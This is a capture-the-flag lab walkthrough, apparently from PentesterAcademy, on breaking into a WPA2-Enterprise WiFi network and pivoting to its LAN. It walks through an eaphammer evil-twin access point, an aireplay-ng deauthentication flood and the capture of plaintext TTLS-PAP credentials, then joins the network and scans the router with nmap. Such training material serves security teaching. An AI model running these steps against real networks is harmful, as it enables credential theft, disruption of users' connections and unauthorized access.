ATTACK DEFENSE

by PentesterAcademy

Name	Pivoting over WiFi: WPA Enterprise
URL	https://www.attackdefense.com/challengedetails?cid=1332
Type	WiFi Attack-Defense : WiFi Pivoting


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break into the WiFi network and recover the flag kept on one of their LAN systems.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```


wlan0 and wlan1 interfaces are present on the machine.

Step 2: Put wlan0 in monitor mode.

Command: iw dev wlan0 setup monitor none




```
root@attackdefense:~# iw dev wlan0 set monitor none
```




```
root@attackdefense:~# iw dev
phy#1
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#0
        Interface wlan0
                ifindex 4
                wdev 0x1
                addr 02:00:00:00:00:00
                type monitor
                txpower 0.00 dBm
root@attackdefense:~#
```

Step 3: Run airodump-ng on wlan0 interface to view all networks present in the vicinity on 2.4 (b/g) Ghz band.

Command: airodump-ng wlan0



```
root@attackdefense:~# airodump-ng wlan0
```




```
CH  1 ][ Elapsed: 12 s ][ 2019-11-03 22:44

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29       10        0    0   6  54   WPA2 CCMP   MGT  GlobalMarineServices
F2:A8:3E:C2:72:AC  -29       12        0    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29       12        0    0   6  54   WEP  WEP         <length:  0>
B8:67:E3:34:9A:4B  -29       15        0    0  11  54   WPA2 CCMP   PSK  EvilCorp
B8:67:E3:57:D6:5C  -29       15        0    0  11  54   WPA2 CCMP   MGT  XYZ-Enterprise
B8:0D:F7:83:79:BB  -29      211        0    0   1  11   WPA  TKIP   PSK  Forex_Magic
B8:0D:F7:D5:79:A9  -29      211        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:6E:79:5A  -29      211        0    0   1  11   WPA2 CCMP   PSK  EvilCorp

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1     32        6  BAC-Community-college
```


There is a WPA Enterprise network ‘GlobalMarineServices’ present in the airodump-ng output. This is the target SSID.

Step 4: Start airodump-ng on channel 6 (Channel on which ‘GlobalMarineServices’ is operating).

Command: airodump-ng wlan0 -c 6



```
root@attackdefense:~# airodump-ng wlan0 -c 6
```




```
CH  6 ][ Elapsed: 2 mins ][ 2019-11-03 22:47 ][ interface wlan0 down

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D2:E9:6A:D3:B3:50  -29 100     1589        0    0   6  54   WPA2 CCMP   MGT  GlobalMarineServices
F2:A8:3E:C2:72:AC  -29   0     1985        0    0   6  54   WPA2 CCMP   PSK  EvilCorp
F2:A8:3E:C2:9F:0C  -29 100     1985        0    0   6  54   WEP  WEP         <length:  0>
B8:0D:F7:6E:79:5A  -29   0     1982        0    0   1  11   WPA2 CCMP   PSK  EvilCorp
B8:0D:F7:D5:79:A9  -29   0     1982        0    0   1  11   OPN              Airport-Free-WiFi
B8:0D:F7:83:79:BB  -29   0     1982        0    0   1  11   WPA  TKIP   PSK  Forex_Magic

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   02:00:00:00:08:00  -49    0 - 1     34       78  BAC-Community-college
D2:E9:6A:D3:B3:50  02:00:00:00:09:00  -29    1 - 1      0        8  GlobalMarineServices
F2:A8:3E:C2:72:AC  02:00:00:00:07:00  -29    0 - 1      0        6  EvilCorp
```


Airodump-ng output now shows that a client with MAC 02:00:00:00:09:00 is connected to the target network.

Step 5: To steal the credentials, one has to host a honeypot and lure/force the client to it. Eaphammer can be used to deploy this honeypot.

Command: ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid GlobalMarineServices --creds




```
root@attackdefense:~/eaphammer# ./eaphammer -i wlan1 --channel 6 --auth wpa-eap --essid GlobalMarineServices --creds

                     .__                                         
  ____ _____  ______ |  |__ _____    _____   _____   ___________ 
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|   
     \/     \/|__|        \/     \/      \/      \/     \/       
```



```
[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2019-11-03-22-47-52-yFMDEgX5HgubWoyO4zn6QvZkOEphcfJT.conf
wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "GlobalMarineServices"
wlan1: interface state COUNTRY_UPDATE->ENABLED
wlan1: AP-ENABLED
```


Step 6: A deauthentication flood can be used to push the client to honeypot.

Command: aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0



```
root@attackdefense:~# aireplay-ng -0 100 -a D2:E9:6A:D3:B3:50 wlan0
22:51:05  Waiting for beacon frame (BSSID: D2:E9:6A:D3:B3:50) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:51:05  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:05  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:06  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:07  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:07  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:08  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
22:51:09  Sending DeAuth (code 7) to broadcast -- BSSID: [D2:E9:6A:D3:B3:50]
```

Within a few seconds, the client will connect to honepot and reveal the credentials.




```
wlan1: STA 02:00:00:00:09:00 IEEE 802.11: authenticated
wlan1: STA 02:00:00:00:09:00 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 02:00:00:00:09:00
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21


eap-ttls/pap: Sun Nov  3 22:51:58 2019
         username:       daniel
         password:       shipittoday
wlan1: CTRL-EVENT-EAP-FAILURE 02:00:00:00:09:00
wlan1: STA 02:00:00:00:09:00 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 02:00:00:00:09:00 IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan1: STA 02:00:00:00:09:00 IEEE 802.11: deauthenticated due to local deauth request
```

Important points to note here:
Method: TTLS-PAP
Username: daniel
Password: shipittoday

Step 7: Create a WPA supplicant file to connect to the target network.

WPA Supplicant Configuration


```
network={
	ssid="GlobalMarineServices"
	scan_ssid=1
	key_mgmt=WPA-EAP
	eap=TTLS
	identity="daniel"
	anonymous_identity="anon"
	password="shipittoday"
	phase2="auth=PAP"
}
```



```
root@attackdefense:~# cat supplicant.conf
network={
        ssid="GlobalMarineServices"
        scan_ssid=1
        key_mgmt=WPA-EAP
        eap=TTLS
        identity="daniel"
        anonymous_identity="anon"
        password="shipittoday"
        phase2="auth=PAP"
}
root@attackdefense:~#
```


Step 8: Start wpa_supplicant for interface wlan1

Command: wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf



```
root@attackdefense:~# wpa_supplicant -B -Dnl80211 -iwlan1 -c supplicant.conf
Successfully initialized wpa_supplicant
root@attackdefense:~#
```


And in a few minutes, the interface should connect to the target network.



```
root@attackdefense:~# iw dev
phy#1
        Unnamed/non-netdev interface
                wdev 0x100000002
                addr 02:00:00:00:01:00
                type P2P-device
                txpower 20.00 dBm
        Interface wlan1
                ifindex 5
                wdev 0x100000001
                addr 00:11:22:33:44:00
                ssid GlobalMarineServices
                type managed
                channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
                txpower 20.00 dBm
```

Step 9: Start dhclient utility on the interface to get IP address on the wlan1 interface

Command: dhclient -v wlan1




```
root@attackdefense:~# dhclient -v wlan1
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan1/02:00:00:00:01:00
Sending on   LPF/wlan1/02:00:00:00:01:00
Sending on   Socket/fallback
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 172.18.0.181 from 172.18.0.1
DHCPREQUEST for 172.18.0.181 on wlan1 to 255.255.255.255 port 67
DHCPACK of 172.18.0.181 from 172.18.0.1
bound to 172.18.0.181 -- renewal in 1401 seconds.
root@attackdefense:~#
```

The interface now has 172.18.0.181 and it looks like the WiFi router is at 172.18.0.1

Step 10: Scan the WiFi router with Nmap

Command: nmap -p- 172.18.0.1




```
root@attackdefense:~# nmap 172.18.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 06:54 UTC
Nmap scan report for 172.18.0.1
Host is up (0.00068s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: D2:E9:6A:D3:B3:50 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 14.66 seconds
root@attackdefense:~#
```

SSH, DNS server and HTTP server are running on it.

Step 11: Check the hosted content on the webserver running on the WiFi router.

Command: curl 172.18.0.1

